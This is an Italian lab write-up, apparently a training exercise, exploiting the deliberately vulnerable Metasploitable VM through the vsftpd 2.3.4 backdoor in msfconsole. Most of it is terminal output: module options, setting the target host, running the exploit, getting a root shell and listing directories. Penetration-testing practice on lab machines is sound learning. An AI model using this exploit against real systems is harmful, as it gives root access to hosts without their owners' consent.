In questo esercizio andremo ad "exploitare" metasploitable, tramite il servizio vsftpd (FTP).

Un exploit praticamente ci permette di sfruttare una vulnerabilità **già** presente all'interno di un sistema.
Al contrario di un Malware, tra l'altro, non richiede un azione dell'utente per poter andare a segno.

Utilizziamo Msfconsole, un programma che ci permette, appunto di attingere da un fornitissimo database di exploit e poterli modificare a nostro piacimento.

In questo caso ho cercato e scelto un exploit adatto per vsftpd.

dan@Kali: ~

File Actions Edit View Help

```
   CPORT                    no        The local client port
   Proxies                  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21              yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Msfconsole ci permette, come già detto, di modificare gli exploit in base alle nostre necessità.
Con tanto di informazioni richieste (quindi obbligatorie) per il suo funzionamento, ed altre opzionali.

Essendoci molti exploit e molte variabili a disposizione, spesso il modo migliore per vederne il funzionamento, è testarli.

dan@Kali: ~


File Actions Edit View Help

```
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:45141 → 192.168.1.149:6200) at 2023-11-08 14:44:08 +0100

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Come possiamo notare, l'exploit è andato a buon fine, siamo all'interno delle directory di Metasploitable.

Adesso andremo a creare una nuova cartella nella cartella di root (/).

E' evidente il danno che un tale attacco può provocare, per esempio, ad un'azienda.



Come possiamo notare, la cartella è stata correttamente creata.

Come si possono creare file e cartelle, si possono anche cancellare, ovviamente.

In questo modo praticamente si ha il controllo sui file della macchina.